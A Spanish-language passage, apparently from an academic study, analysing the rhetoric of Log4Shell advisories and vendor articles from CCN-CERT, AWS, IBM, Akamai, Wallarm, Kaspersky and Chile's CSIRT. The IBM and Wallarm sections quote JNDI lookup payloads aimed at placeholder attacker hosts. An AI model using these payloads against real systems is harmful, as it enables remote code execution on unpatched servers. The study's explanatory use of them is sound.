- ***Ethos***: La capacidad de actualizar la información y recomendar nuevas versiones y parches demuestra una vigilancia continua y una capacidad de respuesta ante la evolución de la crisis. El CCN-CERT se posiciona como una fuente de conocimiento dinámico y actualizado.
- ***Logos***: Se presentan los nuevos *CVE* (ej. *CVE*-2021-45105) y las versiones específicas de parche (ej. 2.17), lo que constituye evidencia técnica directa y soluciones concretas para los problemas identificados. Las referencias a REYES y MISP para listas negras y *IOCs* demuestran una integración con herramientas operativas.
- ***Pathos***: La necesidad de «instalar de nuevo parches» para una vulnerabilidad ya «CRÍTICA» puede generar fatiga y frustración en los administradores de sistemas, manteniendo un nivel elevado de estrés y urgencia.

6.3.6. Fragmento 6

Descripción: avisos legales y de confidencialidad.

Texto original: «El presente mensaje va dirigido de manera exclusiva a su destinatario. Si usted no es el destinatario de este mensaje (o la persona responsable de su entrega), considérese advertido de que lo ha recibido por error, así como de la prohibición legal de realizar cualquier tipo de uso, difusión, reenvío, impresión o copia del mismo».

Análisis retórico:

- ***Ethos***: Esta sección legal, aunque estándar en las comunicaciones de seguridad de alto nivel, refuerza el carácter oficial y sensible de la información. El *ethos* del CCN-CERT se eleva a un nivel de confidencialidad y seguridad de estado, diferenciándolo claramente de un aviso técnico general.
- ***Pathos***: El tono directo y la mención de «prohibición legal» pueden generar una leve inquietud o aprensión en el lector, subrayando la seriedad y las implicaciones legales de la información que se está manejando.

6.3.7. Síntesis Estratégica del Comunicado

- **Posicionamiento RAT Dominante**: autoridad nacional suprema y coordinador operativo. El CCN-CERT se posiciona como la máxima autoridad en ciberseguridad para la Administración Pública y las infraestructuras críticas españolas. Su comunicación es directiva, proactiva y orientada a la acción inmediata. Comunica *para* las organizaciones de interés nacional y *con* ellas, proporcionando medios para la defensa.
- **Estrategia retórica principal**: imperativo técnico con llamada a la acción. La estrategia se basa en un *ethos* inquebrantable que emana de su posición institucional (Centro Criptológico Nacional), respaldado por un *logos* extremadamente detallado y operativo que proporciona herramientas y recomendaciones específicas. El *pathos* se utiliza para subrayar la criticidad y la urgencia, creando una narrativa de amenaza activa que requiere respuesta inmediata y coordinada.
- **Función en el ecosistema**: dirigir, coordinar y empoderar a los actores clave de la seguridad nacional. A diferencia de un mediador generalista, el CCN-CERT actúa como el comandante en jefe en el frente de la ciberseguridad, asegurando que los organismos bajo su jurisdicción tengan la información y las herramientas para protegerse eficazmente.

6.4. ANÁLISIS 4: AWS — LA CONSTRUCCIÓN DE UNA NARRATIVA DE DOMINIO EN TIEMPO REAL

Los comunicados de Amazon Web Services (AWS) sobre Log4Shell son un caso de estudio excepcional. No se trata de un único documento, sino de un boletín de seguridad que evolucionó a través de, al menos, seis versiones principales en menos de una semana (del 12 al 17 de diciembre de 2021). Analizar esta secuencia nos permite observar una clase magistral de gestión de crisis comunicativa, donde la narrativa se transforma deliberadamente desde una postura de gestión reactiva a una de liderazgo e innovación proactiva.

6.4.1. Acto I (V1-V2, 12-13/12)

Descripción: reconocimiento y transferencia controlada de la urgencia.

Texto original (V1/V2): «AWS está al tanto del problema [...] Monitoreamos activamente este problema y trabajamos para abordarlo [...]. Recomendamos enfáticamente a los clientes que [...] realicen la actualización a la última versión».

Análisis retórico:

- ***Ethos de responsabilidad corporativa:*** AWS no se esconde. La primera acción es reconocer el problema abiertamente. Verbos como «monitoreamos» y «trabajamos» construyen un *ethos* de actor competente y diligente que ya está en control de la situación.
- **Modulación del *pathos:*** la urgencia se maneja con una precisión quirúrgica. Mientras el tono general es **calmado y profesional para no generar pánico, el uso del adverbio «enfáticamente» es una** transferencia deliberada de la responsabilidad de actuar al cliente. La urgencia no reside en la incapacidad de AWS para gestionar el problema, sino en la necesidad de que el cliente parchee sus propias instancias y entornos. Es una forma de decir: «Nosotros estamos haciendo nuestra parte, ahora haz tú la tuya».
- ***Logos Inicial:*** el argumento lógico es simple y directo: existe una vulnerabilidad (CVE-2021-44228), es grave y la solución es actualizar. La lógica es clara para establecer el marco inicial de la crisis.

Evolución de la urgencia: En esta fase, la urgencia **es externa y compartida. AWS** se posiciona como un gestor fiable que ayuda a sus clientes a navegar una amenaza que afecta a todos.

6.4.2. Acto II (V3-V4, 14-15/12)

Descripción: el punto de inflexión hacia el liderazgo técnico.

Texto original (V4): «Una de las tecnologías que hemos desarrollado es una revisión en caliente (*hotpatch*) para aplicaciones que pueden incluir Log4j. Además, esta tecnología está disponible como solución de código abierto aquí».

Análisis retórico:

- ***Ethos de innovador y líder sectorial:*** este es el giro argumental clave de toda la saga comunicativa. AWS deja de ser un mero «afectado» que aplica parches de terceros y se convierte en un creador de soluciones. La frase «Una de las tecnologías que hemos desarrollado» es una declaración de superioridad técnica. El movimiento de liberar el

hotpatch como código abierto es una jugada de *ethos* brillante: no solo solucionan su problema, sino que ofrecen su solución al mundo, posicionándose como un líder benevolente del ecosistema global.

- ***Logos de la evidencia tangible:*** el *hotpatch* no es una promesa, es un artefacto técnico real y verificable. El *logos* se desplaza de la descripción del problema a la presentación de una solución tangible y, según ellos, superior.
- **La transformación del *pathos:*** la emoción que se busca generar ya no es solo la calma o la confianza, sino la **admiración** por la capacidad de ingeniería de AWS. La narrativa de la urgencia se transforma de una amenaza a una competición, una que AWS demuestra estar ganando.

Evolución de la urgencia: La urgencia se **internaliza y se convierte en una oportunidad**. Ya no se trata de sobrevivir a la crisis, sino de capitalizarla para demostrar por qué son el líder del mercado.

Acto III (V5-V6, 16-17/12)

Descripción: la declaración de dominio y cierre de la crisis.

Texto original (V6): «Nos hemos tomado este asunto muy en serio, y nuestro equipo de ingenieros de clase mundial ha implementado completamente la revisión en caliente [...] para todos los servicios de AWS».

Análisis retórico:

- ***Ethos de dominio absoluto:*** la elección de palabras es crucial. «Equipo de ingenieros de clase mundial» y el adverbio «completamente» no dejan lugar a dudas. Construyen un *ethos* de excelencia incontestable y control total. La crisis, que empezó como una amenaza externa y universal, ha sido domesticada y resuelta gracias a la competencia interna y superior de AWS.
- **El *Pathos del alivio:*** el objetivo emocional aquí es claro: generar alivio y seguridad en los clientes. El ciclo de la crisis se cierra. La urgencia que se abrió con la V1 se declara ahora resuelta. El mensaje implícito es: «La tormenta ha pasado, y nuestro barco no solo ha resistido, sino que ha salido reforzado».
- **La Letanía del *logos:*** a lo largo de todas las versiones, la interminable lista de servicios actualizados («Amazon Connect se ha actualizado...», «Amazon DynamoDB se ha

actualizado...») funciona como una prueba por enumeración. Es un *logos* abrumador que demuestra con hechos la exhaustividad de la respuesta.

Evolución de la urgencia: la urgencia se declara finalizada. La narrativa concluye con una victoria, transformando una de las mayores crisis de ciberseguridad de la década en una campaña de marketing improvisada sobre la competencia y fiabilidad de AWS.

6.4.3. Síntesis estratégica del comunicado

- **Posicionamiento RAT dominante**: líder técnico corporativo y estabilizador del ecosistema. AWS utiliza la crisis para reafirmar su dominio. comunica *para* sus clientes con el fin de asegurar la confianza y la continuidad del negocio, pero, más importante aún, comunica *sobre* su capacidad de innovación *para* toda la arena de ciberseguridad, estableciendo un nuevo estándar de respuesta.
- **Estrategia retórica principal**: narrativa de transformación de crisis en demostración de liderazgo. La estrategia de AWS es un arco narrativo perfectamente ejecutado que transforma una vulnerabilidad externa en una oportunidad para demostrar su propuesta de valor fundamental: seguridad, escala y excelencia en ingeniería.
- **Función en el ecosistema**: AWS no solo se protege, sino que asume un rol de estabilizador al liberar herramientas como el *hotpatch*. Esta acción eleva su función de un simple proveedor de servicios a un actor central en la gobernanza y la seguridad de la infraestructura digital global.

6.5. ANÁLISIS 5: IBM — EL THOUGHT LEADER CORPORATIVO

Este documento de IBM se desmarca de las alertas técnicas inmediatas para adoptar la postura de un *thought leader* (líder de opinión). Su objetivo no es la gestión de crisis operativa ni la alerta a un nicho específico, sino ofrecer un análisis exhaustivo, educativo y con perspectiva histórica. IBM se posiciona como una autoridad intelectual capaz de contextualizar la magnitud de la crisis para una audiencia amplia, que incluye tanto a perfiles técnicos como a responsables de negocio.

6.5.1. Fragmento 1

Descripción: enmarcado histórico y cuantificación de la devastación.

Texto original: «Log4Shell (Common Vulnerabilities and Exposures Identificador CVE: CVE-2021-44228) tiene una puntuación CVSS de 10 [...]. Se considera una de las vulnerabilidades más peligrosas de la historia por su amplio alcance y sus consecuencias potencialmente devastadoras».

Análisis retórico:

- ***Pathos***: el comunicado se abre con una hipérbole controlada. Frases como «una de las vulnerabilidades más peligrosas de la historia» y «consecuencias potencialmente devastadoras» sitúan inmediatamente la crisis en una escala épica. Se apela al miedo y a la sensación de estar ante un evento sin precedentes para captar la atención del lector y establecer la relevancia del análisis de IBM.
- ***Ethos***: al hacer un juicio de valor tan rotundo («de la historia»), IBM se posiciona como una entidad con la autoridad y la perspectiva para realizar tales afirmaciones históricas. Este *ethos* de sabio del sector se refuerza con el uso de datos técnicos estándar.
- ***Logos***: la afirmación se ancla en datos objetivos. Mencionar el identificador CVE y la puntuación CVSS de 10 proporciona la base lógica que justifica la dramatización. Es una combinación de argumento racional y enmarcado emocional.

6.5.2. Fragmento 2

Descripción: la explicación pedagógica del mecanismo técnico.

Texto original: «Log4Shell es el resultado de cómo las versiones vulnerables de Log4J manejan dos características relacionadas: búsquedas JNDI [...] y sustituciones de búsqueda de mensajes. [...] Cada función por sí sola sería inofensiva, pero la interacción entre ellas proporciona a los hackers un arma potente. [...] Por ejemplo, un hacker podría enviar a Log4J una cadena como esta: ${jndi:ldap://myevilwebsite.biz/maliciouscode}».

Análisis retórico:

- ***Logos***: Este es el núcleo de la estrategia de IBM. El documento ofrece una de las explicaciones más claras y didácticas disponibles. Descompone un concepto técnico complejo (el fallo de Log4j) en sus dos componentes (búsquedas JNDI y sustitución de mensajes) y explica su interacción de forma sencilla. El uso de la sintaxis del ataque como ejemplo (${jndi:ldap...}) es un ejercicio de *logos* puro que hace tangible el mecanismo de explotación.

- ***Ethos***: La capacidad de explicar con esta claridad demuestra una maestría técnica superior. IBM no solo conoce la vulnerabilidad, sino que sabe cómo enseñarla. Este *ethos* pedagógico es la base de su posicionamiento como *thought leader*. Se establece como una fuente fiable no solo para saber *qué* pasa, sino para *entender por qué* pasa.

6.5.3. Fragmento 3

Descripción: dimensionamiento del impacto y la persistencia de la amenaza.

Texto original: «Se estima que el 10 por ciento de todos los recursos digitales [...] eran vulnerables [...]. Log4J está omnipresente en la cadena de suministro de *software*, por lo que encontrar y corregir cada instancia vulnerable puede llevar años. [...] encontrar y reparar cada instancia vulnerable llevará al menos una década, según el Departamento de Seguridad Nacional de EE. UU.».

Análisis retórico:

- ***Logos***: la argumentación se sostiene con datos cuantitativos («10 por ciento») y explicaciones lógicas sobre la dificultad del parcheo debido a las dependencias indirectas en la cadena de suministro.
- ***Ethos***: para validar la afirmación más audaz («llevará al menos una década»), IBM recurre a una fuente de autoridad superior: el Departamento de Seguridad Nacional de EE. UU. (DHS). Este movimiento retórico es clave, ya que alinea su análisis con el de una de las máximas autoridades gubernamentales en la materia, reforzando su propia credibilidad por asociación y mostrando que su análisis está en sintonía con las evaluaciones a nivel de estado.
- ***Pathos***: la idea de que el problema persistirá durante una década crea una sensación de amenaza crónica y agotamiento. Transforma la crisis de un evento agudo a una condición a largo plazo, generando una preocupación sostenida en el tiempo.

6.5.4. Fragmento 4

Descripción: llamada a la acción (marketing de contenidos).

Texto original: «Refuerce su inteligencia de seguridad. Manténgase a la vanguardia de las amenazas con noticias e información sobre seguridad, IA y mucho más, semanalmente en el boletín Think. Suscríbase hoy».

Análisis retórico:

- ***Ethos***: después de establecer su autoridad a lo largo de todo el artículo, esta llamada a la acción se presenta como una consecuencia lógica. IBM se ha posicionado como una fuente indispensable de inteligencia, por lo que suscribirse a su boletín *Think* parece un paso natural para cualquiera que desee «mantenerse a la vanguardia». Es una forma sutil de *marketing* de contenidos donde el producto que se vende no es un *software*, sino el acceso continuo a la inteligencia y el liderazgo de pensamiento de IBM.

6.5.5. Síntesis estratégica del comunicado

- **Posicionamiento RAT dominante**: *Thought Leader corporativo*. IBM trasciende el rol de un simple actor comercial. Utiliza una crisis de seguridad global como una plataforma para demostrar su profunda capacidad de análisis y su maestría pedagógica. Comunica *sobre* la crisis *para* una audiencia amplia (profesionales técnicos, C-levels, periodistas) con el objetivo de consolidar su autoridad intelectual y su reputación como referente en el sector de la ciberseguridad.
- **Estrategia retórica principal**: autoridad a través de la educación. La estrategia de IBM se basa en la combinación de un marco dramático (*pathos*) que establece la importancia histórica del evento, con una explicación técnica excepcionalmente clara (*logos*) que demuestra su competencia. Esta combinación construye un *ethos de educador experto*, posicionando a la marca como una fuente de conocimiento fiable y de alto nivel, más que como un vendedor.
- **Función en el ecosistema**: la función de este documento es educar y contextualizar. Mientras otros actores alertan o gestionan la crisis en tiempo real, IBM proporciona el marco interpretativo para entenderla en toda su complejidad. Actúa como un traductor de alto nivel, convirtiendo un problema técnico arcano en una narrativa comprensible sobre el riesgo sistémico en la era digital, reforzando así su valor de marca.

6.6. ANÁLISIS 6: AKAMAI — EL ORÁCULO EMPÍRICO

Este comunicado de Akamai, a través de su Security Intelligence Group, representa una maniobra retórica de poder distinta a las analizadas hasta ahora. No busca alertar como un CERT, ni vender una solución de forma directa como un especialista comercial. Su estrategia es posicionarse como el oráculo empírico de la crisis: la única fuente capaz de revelar la

«verdadera» magnitud del problema, desacreditando el resto de la conversación como mera «especulación». Utilizan su acceso privilegiado a datos de red para construir una autoridad epistémica que busca ser incontestable.

6.6.1. Fragmento 1

Descripción: el establecimiento de una jerarquía del conocimiento.

Texto original: «Hay muchas especulaciones sobre el alcance y el verdadero impacto de la vulnerabilidad: si bien muchos la han clasificado como «grave», la información de la que disponemos sobre el alcance del riesgo es limitada. Con el fin de aclarar el problema, Akamai Threat Labs utiliza su visibilidad con respecto a numerosos centros de datos de todo el mundo para evaluar el riesgo real».

Análisis retórico:

- ***Ethos***: la estrategia de apertura es una audaz construcción de autoridad por descalificación. Akamai crea una dicotomía: por un lado, las «especulaciones» y la «información limitada» del resto del mundo; por otro, la «visibilidad» y la capacidad de «aclarar el problema» de Akamai. Se posicionan por encima del ruido, no como un participante más en la conversación, sino como el árbitro que trae la verdad objetiva.
- ***Pathos***: al calificar el conocimiento existente de «limitado», se genera en el lector una sensación de incertidumbre y duda. Akamai crea un vacío de conocimiento que inmediatamente se ofrece a llenar, generando una dependencia emocional y cognitiva en su audiencia.

6.6.2. Fragmento 2

Descripción: el *logos* como arma — la cuantificación del miedo.

Texto original: «De hecho, descubrimos que en estos entornos, un promedio de dos tercios de todos los servidores de Java incluían una Log4j vulnerable. En algunos entornos, más del 90% de todas las máquinas Java eran vulnerables. [...] En nuestra investigación, nos encontramos con que un alarmante 91% de los centros de datos ejecuta aplicaciones Java en el lado del servidor».

Análisis retórico:

- ***Logos***: este es el núcleo de su argumento. El uso de estadísticas específicas, contundentes y presentadas como hechos irrefutables (dos tercios, 90%, 91%) es una manifestación de *logos* puro. No están opinando, están «revelando» datos duros extraídos de su visibilidad privilegiada. Estos números se convierten en la nueva realidad del ecosistema.
- ***Pathos***: los datos no son solo lógicos, son emocionalmente impactantes. El adjetivo «alarmante» guía explícitamente la reacción del lector. Las cifras están diseñadas para ser abrumadoras y para redefinir la percepción de la gravedad de la crisis, generando una sensación de **riesgo masivo y previamente subestimado**.
- ***Ethos***: al ser los únicos capaces de proveer estas cifras, su *ethos* de **autoridad empírica** se solidifica. Se convierten en una fuente indispensable; para hablar con propiedad sobre la escala de Log4Shell, ahora es necesario citar a Akamai.

6.6.3. Fragmento 3

Descripción: el vínculo entre datos, producto y solución.

Texto original: «Gracias a la visibilidad a nivel de proceso exclusiva que caracteriza a Guardicore Segmentation de Akamai, Akamai Threat Labs puede recopilar información detallada sobre el comportamiento de aplicaciones específicas [...]. Animamos a los administradores de red a estudiar los patrones de comunicación de las aplicaciones vulnerables y asignar sus conexiones salientes».

Análisis retórico:

- ***Ethos del producto***: aquí se revela la fuente de su poder: su producto, Guardicore Segmentation. La capacidad de análisis no es abstracta, sino que está directamente ligada a una tecnología que venden. Esto cumple una doble función: legitima los datos (no son mágicos, vienen de su herramienta) y, a su vez, posiciona a Guardicore como una solución superior.
- ***Logos prescriptivo***: después de cuantificar el problema, ofrecen una solución lógica: la microsegmentación y el análisis de patrones de comunicación. Presentan tablas detalladas con los puertos y las IPs de destino para aplicaciones como Elasticsearch o vCenter, demostrando con evidencia cómo se puede aplicar su metodología.

***Marketing* estratégico**: la recomendación de «estudiar los patrones de comunicación» es una prescripción que se alinea perfectamente con la propuesta de valor de su producto. El mensaje implícito es claro: «Les hemos mostrado la verdadera naturaleza del problema con nuestros datos, y la solución es aplicar el mismo tipo de visibilidad que solo nuestra herramienta puede proporcionar».

6.6.4. Síntesis estratégica del comunicado

- **Posicionamiento RAT Dominante**: oráculo empírico y autoridad de datos. Akamai no participa en la arena, busca redefinirla. Se posiciona como una fuente de verdad objetiva que comunica *sobre* la realidad cuantitativa de la crisis *para* todos los demás actores (institucionales, corporativos, técnicos). Su objetivo es crear una jerarquía epistémica donde sus datos empíricos se sitúan por encima de cualquier otra forma de autoridad.
- **Estrategia retórica principal**: autoridad a través del monopolio de datos. La estrategia de Akamai es un proceso en tres fases:
  a. **Deslegitimar el conocimiento existente**: calificar el discurso público como «especulación».
  b. **Imponer una nueva realidad cuantitativa**: presentar sus datos exclusivos y alarmantes como la verdad irrefutable.
  c. **Alinear la solución con el producto**: proponer una metodología de mitigación (análisis de patrones) que solo puede ser implementada de forma óptima con su tecnología.
- **Función en el ecosistema**: La función de Akamai es cuantificar el riesgo y, al hacerlo, convertirse en una fuente indispensable. Transforman su capacidad técnica (visibilidad de red) en poder retórico (autoridad epistémica). Al redefinir la escala del problema, obligan al resto del ecosistema a reaccionar a su narrativa y, de forma implícita, a valorar el tipo de soluciones que ellos comercializan.

6.7. ANÁLISIS 7: WALLARM — EL ESPECIALISTA EN MARKETING EDUCATIVO

Este documento, publicado en el *Learning Center* de Wallarm, es un ejemplo paradigmático de marketing de contenidos en el sector de la ciberseguridad. Wallarm, como empresa especializada en seguridad de APIs y WAF (*Web Application Firewall*), utiliza la crisis de Log4Shell para educar a una audiencia técnica con un objetivo final muy claro: posicionar su

producto como una solución necesaria y generar oportunidades comerciales. Su estrategia se aleja de la neutralidad institucional o del liderazgo de opinión generalista para centrarse en un embudo de conversión que transforma el miedo en interés y el interés en una venta potencial.

6.7.1. Fragmento 1

Descripción: enmarcado de la amenaza con lenguaje dramático.

Texto original: «El fallo de seguridad existente en la librería [...], Log4Shell, es de carácter crítico. Este peligroso defecto otorga a los ciberdelincuentes la capacidad de implementar código de manera remota [...], lo que puede resultar en la apropiación completa de dichos sistemas».

Análisis retórico:

- ***Pathos***: la estrategia inicial se centra en maximizar la percepción del riesgo. El uso de un lenguaje cargado emocionalmente («crítico», «peligroso defecto», «apropiación completa») busca generar un estado de alarma y vulnerabilidad en el lector. No es una descripción neutral, es un enmarcado diseñado para que la audiencia sienta la necesidad inmediata de una solución.
- ***Logos***: la dramatización se ancla en un hecho técnico real y verificable al mencionar que la vulnerabilidad permite la ejecución remota de código, lo que le da una base de credibilidad al argumento alarmista.

6.7.2. Fragmento 2

Descripción: la educación técnica como constructor de credibilidad.

Texto original: «La falla de Log4j es activada por la función «interpolación de cadenas» de la biblioteca. Dicha función permite a los programadores incluir variables en las cadenas de texto de los registros. Sin embargo, existe un defecto en la implementación de la función, permitiéndole a un ciberdelincuente inyectar código Java en estas cadenas».

Análisis retórico:

- ***Logos***: Wallarm ofrece una explicación técnica simplificada pero correcta del mecanismo de la vulnerabilidad. Detalla la función de «interpolación de cadenas» y

proporciona un ejemplo claro del *payload* de ataque (${jndi:ldap://attacker.com/a}). Este uso del *logos* es fundamental para su estrategia.

- ***Ethos***: al explicar *cómo* funciona el ataque, Wallarm construye su *ethos de experto técnico*. Demuestra que entiende el problema a un nivel fundamental. Esto es crucial para que, más adelante, su solución propuesta sea percibida como creíble y eficaz. Se posiciona como una autoridad que no solo vende un producto, sino que domina la materia.

6.7.3. Fragmento 3

Descripción: el pivote estratégico hacia el producto.

Texto original: «Si la actualización no es viable, existen otras medidas compensatorias que podrían implementarse: [...] Emplear un firewall de aplicaciones Web (WAF) para obstaculizar aquellas cadenas de texto diseñadas con malas intenciones para explotar el fallo».

Análisis retórico:

- ***Logos Estratégico***: este es el punto de inflexión retórico del documento. Después de presentar las soluciones estándar (actualizar la biblioteca), Wallarm introduce una tercera opción: el uso de un WAF. Lógicamente, es una medida de mitigación válida, pero su inclusión no es casual.
- **Marketing Implícito**: Wallarm es un proveedor de WAF. Al presentar esta tecnología como una de las soluciones clave, el artículo pasa sutilmente de ser un contenido puramente educativo a ser un argumento de venta para su categoría de producto. Es el puente que conecta el problema general con la solución específica que ellos ofrecen.

6.7.4. Fragmento 4

Descripción: la llamada a la acción directa y explícita.

Texto original: «¿Cómo detectar la vulnerabilidad log4j con wallarm? [...] ¿Cómo solucionar la vulnerabilidad log4j? [...] Aplicación de Wallarm para la detección y bloqueo de amenazas [...]. Para formar parte de Wallarm, únicamente necesitas acudir a nuestro sitio web y registrarte para obtener una demostración gratuita».

Análisis retórico:

- ***Ethos de facilitador***: la promesa de «auxiliar a reparar» y la facilidad del proceso de registro («únicamente necesitas acudir...») construyen un *ethos* de socio accesible que elimina la fricción para el cliente potencial.
- ***Pathos de la solución***: después de haber creado una sensación de alarma al principio, esta sección busca generar alivio y seguridad, presentando a Wallarm como la respuesta directa y eficaz al peligro descrito.

Marketing explícito: Aquí se abandona toda sutileza. El texto se convierte en una propuesta de valor directa del producto Wallarm. Se utilizan los encabezados en forma de pregunta para responder directamente con los beneficios de su solución, creando un argumento de venta claro.

6.7.5. Síntesis estratégica del comunicado

- **Posicionamiento RAT dominante**: especialista comercial con estrategia de marketing educativo. Wallarm se posiciona como un vendedor experto que utiliza el contenido educativo como el principal vehículo para la generación de *leads*. Su comunicación no es *sobre* la crisis en un sentido neutral, sino *sobre* una versión dramatizada de la crisis *para* una audiencia de potenciales clientes, con el fin de guiarlos hacia su solución.
- **Estrategia retórica principal**: **Embudo de conversión retórico**. El documento sigue un manual clásico de marketing de contenidos:
    a. **Generar miedo** (*pathos):* exagerar la gravedad del problema para crear una necesidad.
    b. **Construir confianza** (*ethos + logos):* educar sobre los detalles técnicos para demostrar experiencia.
    c. **Presentar la solución** (*logos* estratégico*):* introducir su categoría de producto (waf) como una mitigación clave.
    d. **Vender el producto** (marketing directo): exponer los beneficios de su solución específica.
    e. **Capturar el *lead*** *(llamada a la acción):* ofrecer una forma fácil y gratuita de probar el producto.
- **Función en el ecosistema**: la función de Wallarm es capitalizar la crisis. A diferencia de los actores institucionales que buscan estabilizar o de los líderes de opinión que buscan educar, Wallarm busca convertir la incertidumbre y el miedo del mercado en ingresos.

Su rol es el de un especialista comercial que utiliza la retórica para alinear un problema de seguridad global con su solución de nicho.

6.8. ANÁLISIS 8: KASPERSKY — EL CRONISTA ALARMISTA RETROSPECTIVO

Este artículo de Kaspersky, publicado un año después del estallido de la crisis, adopta el posicionamiento de un cronista sectorial. Sin embargo, su objetivo no es una mera recapitulación histórica. La estrategia retórica empleada busca activamente reavivar la sensación de peligro, presentando a Log4Shell como una amenaza latente y mal resuelta. A través de un uso deliberado del *pathos* y una modulación cuestionable de la urgencia, el texto construye una narrativa alarmista que pretende recordar a la audiencia que el peligro no ha pasado.

6.8.1. Fragmento 1

Descripción: enmarcado de la amenaza persistente.

Texto original: «Un año después de su descubrimiento, la vulnerabilidad Log4Shell sigue haciéndose notar. [...] en noviembre del 2022 reapareció cuando se descubrió que los ciberdelincuentes la habían explotado [...]. Consideramos por tanto que es una buena oportunidad para explicar [...] por qué es demasiado pronto para darla por muerta».

Análisis *retórico*:

- ***Pathos***: La elección de palabras es clave para generar una atmósfera de amenaza persistente. Verbos como «reapareció» y la frase «demasiado pronto para darla por muerta» personifican la vulnerabilidad como una especie de amenaza zombi: un peligro que se creía superado pero que vuelve para atacar. Esta es una táctica alarmista clásica para generar un miedo residual.
- ***Ethos***: Al adoptar esta postura, Kaspersky se posiciona como el guardián vigilante que no olvida los peligros que otros podrían haber archivado. Construye una autoridad basada en la memoria y la prudencia, en contraste con un supuesto sector que ya ha pasado página.

Fragmento 2: La construcción del miedo a través de la incertidumbre (FUD)

Texto original: «Dado que Log4j se utiliza en una gran variedad de aplicaciones [...], estaba en más de 35000 paquetes [...]. Los desarrolladores podrían haber quebrado [...], abandonado el

mercado [...]. no todos los desarrolladores siguen las normas [...]. Las actualizaciones tendrán muy poco efecto si los intrusos ya están dentro del sistema. No todos los ataques comienzan inmediatamente [...] es muy posible que muchos sistemas contengan puertas traseras hoy en día».

Análisis retórico:

- ***Pathos***: esta sección es un claro ejemplo de la estrategia de FUD (miedo, incertidumbre y duda). Se presenta una letanía de escenarios casi imposibles de controlar (código abandonado, modificaciones no documentadas), creando una sensación de caos y desamparo. La frase final —«es muy posible que muchos sistemas contengan puertas traseras»— es una afirmación especulativa presentada como una alta probabilidad, diseñada para generar un miedo profundo a lo desconocido y a amenazas invisibles que ya residen dentro de la propia infraestructura.
- ***Logos***: el argumento se ancla en datos cuantitativos (35.000 paquetes, 8% del repositorio) para dar una apariencia de racionalidad al escenario caótico que se describe, usando la lógica para alimentar la narrativa alarmista.

6.8.2. Fragmento 3

Descripción: la urgencia mal modulada — la catástrofe evitada pero humanizada.

Texto original: «Para ser justos, cabe destacar que hasta la fecha no se han registrado situaciones catastróficas a causa de la explotación de Log4Shell [...]. Sin embargo, esta vulnerabilidad ha generado grandes quebraderos de cabeza a desarrolladores y expertos de seguridad, llegando incluso a arruinar la Navidad de miles de empleados del sector TI».

Análisis retórico:

- ***Pathos* mal modulado**: este es el núcleo de la estrategia alarmista del documento. Primero, se admite un hecho que reduce la tensión: no hubo una catástrofe. Inmediatamente después, esta admisión se neutraliza con un lenguaje extremadamente emotivo y humanizado: «grandes quebraderos de cabeza», «arruinar la Navidad». El impacto se traslada de lo técnico a lo personal y emocional. Esta disonancia entre la realidad técnica y el enmarcado emocional es un claro ejemplo de una urgencia mal modulada, donde el objetivo es mantener un alto nivel de alarma a pesar de que la evidencia de un desastre sistémico es débil.

- ***Logos* anecdótico**: la lista posterior de incidentes (Ministerio de Defensa belga, ataque a una agencia de EE. UU.) funciona como una serie de anécdotas seleccionadas para dar soporte a la narrativa del peligro continuo, a pesar de haber admitido previamente la ausencia de una catástrofe generalizada.

6.8.3. Fragmento 4

Descripción: la solución comercial al miedo instaurado.

Texto original: «Utiliza soluciones de seguridad robustas capaces de detectar los intentos de explotación [...]. Supervisa la actividad sospecha dentro del perímetro corporativo con soluciones de tipo EDR o servicios externos como los de detección y respuesta gestionada».

Análisis retórico:

- **Marketing Implícito**: Tras dedicar la mayor parte del artículo a construir una narrativa de miedo y amenaza persistente, la sección final ofrece la solución. No es casualidad que las recomendaciones apunten directamente a la categoría de productos que Kaspersky comercializa (soluciones de seguridad, EDR, servicios de MDR). El ciclo retórico se cierra: se ha creado un problema emocionalmente cargado y ahora se presenta la solución comercial.

6.8.4. Síntesis estratégica del comunicado

- **Posicionamiento RAT Dominante**: cronista sectorial sensacionalista. Kaspersky utiliza su posición de autoridad en el mercado para construir una narrativa retrospectiva que no busca cerrar la crisis, sino reabrirla. Comunica *sobre* los eventos pasados *para* una audiencia amplia de profesionales y decisores, con el objetivo de reinstaurar una sensación de urgencia.
- **Estrategia retórica principal**: alarmismo a través de una urgencia mal modulada. La estrategia se basa en generar un alto nivel de *pathos* mediante la creación de un escenario de amenaza persistente y caótica (FUD). Esta alarma se sostiene a pesar de reconocer la falta de un impacto catastrófico, utilizando para ello un lenguaje muy emotivo y humanizador («arruinar la Navidad»). Es una táctica diseñada para mantener la relevancia del problema y, por extensión, de las soluciones que se ofrecen.
- **Función en el ecosistema**: la función de este comunicado es capitalizar la memoria de una crisis. Actúa como un recordatorio del miedo para combatir la complacencia del

mercado, asegurando que la demanda de soluciones de seguridad se mantenga alta y reforzando la posición de Kaspersky como un proveedor esencial en un entorno de amenazas que, según su narrativa, nunca desaparece realmente.

6.9. ANÁLISIS 9: CSIRT CHILE — EL TRADUCTOR CIUDADANO GUBERNAMENTAL

Este comunicado del CSIRT de Gobierno de Chile representa un arquetipo comunicativo fundamental y a menudo olvidado en las crisis de ciberseguridad: el del traductor ciudadano. Su objetivo no es emitir una alerta técnica para especialistas, sino transformar un problema complejo y arcano en información comprensible, digerible y accionable para el público general. La estrategia retórica se centra en la simplificación, la contextualización a través de ejemplos cotidianos y, de manera crucial, en la gestión activa de la ansiedad social.

6.9.1. Fragmento 1

Descripción: la simplificación pedagógica.

Texto original: «¿Qué es Log4j 2? Log4j 2 es una biblioteca de elementos usada por los desarrolladores de *software* para mantener un registro de actividades [...]. Es muy popular, por lo que se le puede encontrar en todo tipo de *software* [...]. Algunos ejemplos de programas que usan Log4j2 son algunos tan populares como iCloud, Minecraft y la plataforma de juegos online Steam, e incluso cosas en las que probablemente no pensaríamos, como cargadores de autos eléctricos».

Análisis retórico:

- ***Logos* por Analogía y Ejemplo**: la estrategia central aquí es un *logos* simplificado. Se evita la jerga técnica. En lugar de explicar qué es una «librería de registro», se usa la metáfora simple de «biblioteca de elementos» para «mantener un registro de actividades». La prueba lógica de su importancia no se basa en datos cuantitativos, sino en una lista de ejemplos de altísima resonancia popular (iCloud, Minecraft, Steam). La mención de «cargadores de autos eléctricos» es una jugada retórica brillante que amplifica la omnipresencia del problema haciéndolo tangible en el mundo físico y cotidiano.

- ***Ethos* de empatía**: Al formular la pregunta «¿Qué es Log4j 2?», el CSIRT se posiciona del lado del ciudadano, adoptando su perspectiva y reconociendo su posible desconocimiento. Este *ethos* no se basa en la autoridad técnica distante, sino en la cercanía y la voluntad de educar, construyendo confianza a través de la empatía.

6.9.2. Fragmento 2

